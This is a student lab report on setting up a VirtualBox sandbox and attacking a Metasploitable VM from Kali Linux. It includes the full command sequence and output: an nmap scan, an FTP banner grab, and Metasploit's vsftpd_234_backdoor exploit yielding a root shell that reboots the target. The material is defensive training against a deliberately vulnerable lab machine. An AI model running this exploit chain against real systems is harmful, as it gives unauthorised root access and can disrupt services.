Lab Report

Professor's Name:

Course: Enter course number, title, and section.

Student Name:

Date:

Title: Virtual Cyber Security Sand Box

Overview

The lab involves creating an attack platform and two target machines using Virtual Box. The virtual machines operate on the same subnet. An attack is then attempted at the target machines over the network and the results recorded.

Details

Virtual Box is installed on the host machine and the operating systems installed by specifying the type of operating system, amount of memory, storage, and network properties. This is shown in Figure 1. The network properties are configured as NAT Network in order to enable the machines to be on the same network. The IP range provided for the network is 192.168.1.1 – 192.168.1.254. The IP address for Metasploitable 2 can be viewed in the ifconfig results on Figure 2. The IP addresses for the machines is shown in the table in Figure 3.

The exploitation process begins with an Nmap scan of the ports as shown in Figure 4. This helps to identify open ports in the machine. On viewing the ftp port is open, the next step is running an ftp scan as shown in Figure 5. The process shows the connection to vsFTPd 2.3.4. This can then be exploited using Metasploit Framework as shown in Figure 6. After searching for the vulnerability, a backdoor is identified which can then be exploited as shown in Figure 7 by setting the RHOST to the IP of the target.

The attacking platform now has access to the target machine's command shell. To test if this is true, a "reboot" command is performed. The results as shown in Figure 8 show that the command works and the target machine reboots.

Summary

The attack of the target virtual machine (Metasploitable) using Kali Linux is successful since the vulnerability is discovered, the backdoor used, and remote commands to the system made to reboot it. The Appendix section contains the figures which are screenshots of the virtual machines in operation.

Appendix

Figure 1




Figure 2




Figure 3

Machine	**IP Address**
Kali Linux	192.168.1.76
Metasploitable 1	192.168.1.78
Metasploitable 2	192.168.1.77

Figure 4

```
File  Edit  View  Search  Terminal  Help
root@homepc:~# nmap 192.168.1.77

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-10 10:24 CST
Nmap scan report for toshiba-Satellite-S855D (192.168.1.77)
Host is up (0.00025s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
```

Figure 5

```
Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds
root@homepc:~# ftp 192.168.1.77
Connected to 192.168.1.77.
220 (vsFTPd 2.3.4)
Name (192.168.1.77:root):
```

Figure 6

```
       =[ metasploit v4.15.8-dev                          ]
+ -- --=[ 1676 exploits - 961 auxiliary - 296 post        ]
+ -- --=[ 489 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3
.4 Backdoor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Figure 7


```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.77
RHOST => 192.168.1.77
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.77:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.77:21 - USER: 331 Please specify the password.
[+] 192.168.1.77:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.77:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.76:40475 -> 192.168.1.77:6200) at
2018-02-10 10:30:08 -0600
```

Figure 8


Applications Places Terminal Sat 10:32
Terminal
File Edit View Search Terminal Help
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.77
RHOST => 192.168.1.77
msf exploit(vsftpd_234_backdoor) > exploit
[*] 192.168.1.77:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.77:21 - USER: 331 Please specify the password.
[+] 192.168.1.77:21 - Backdoor service has been spawned, hand
[+] 192.168.1.77:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.76:40475 -> 192.168.1.77:6200) at
2018-02-10 10:30:08 -0600
reboot
File Machine View Input Devices Help
Build Date: 06 May 2010 09:30:24PM
Before reporting problems, check http://wiki.x.org
to make sure that you have the latest version.
Module Loader present
Markers: (--) probed, (**) from config file, (==) default setting,
(++) from command line, (!!) notice, (II) informational,
(WW) warning, (EE) error, (NI) not implemented, (??) unknown.
(==) Log file: "/var/log/Xorg.0.log", Time: Sat Feb 10 11:23:28 2018
(==) Using config file: "/etc/X11/xorg.conf"
(II) Module "ddc" already built-in
(WW) VESA(0): Failed to set up write-combining range (0xe0000000,0x1000000)
expected keysym, got XF86KbdLightOnOff: line 70 of pc
expected keysym, got XF86KbdBrightnessDown: line 71 of pc
expected keysym, got XF86KbdBrightnessUp: line 72 of pc
(EE) VMWARE(0): vmmouse enable failed
expected keysym, got XF86KbdLightOnOff: line 70 of pc
expected keysym, got XF86KbdBrightnessDown: line 71 of pc
expected keysym, got XF86KbdBrightnessUp: line 72 of pc
Broadcast message from root@metasploitable
(unknown) at 11:32 ...
The system is going down for reboot NOW!
Right Ctrl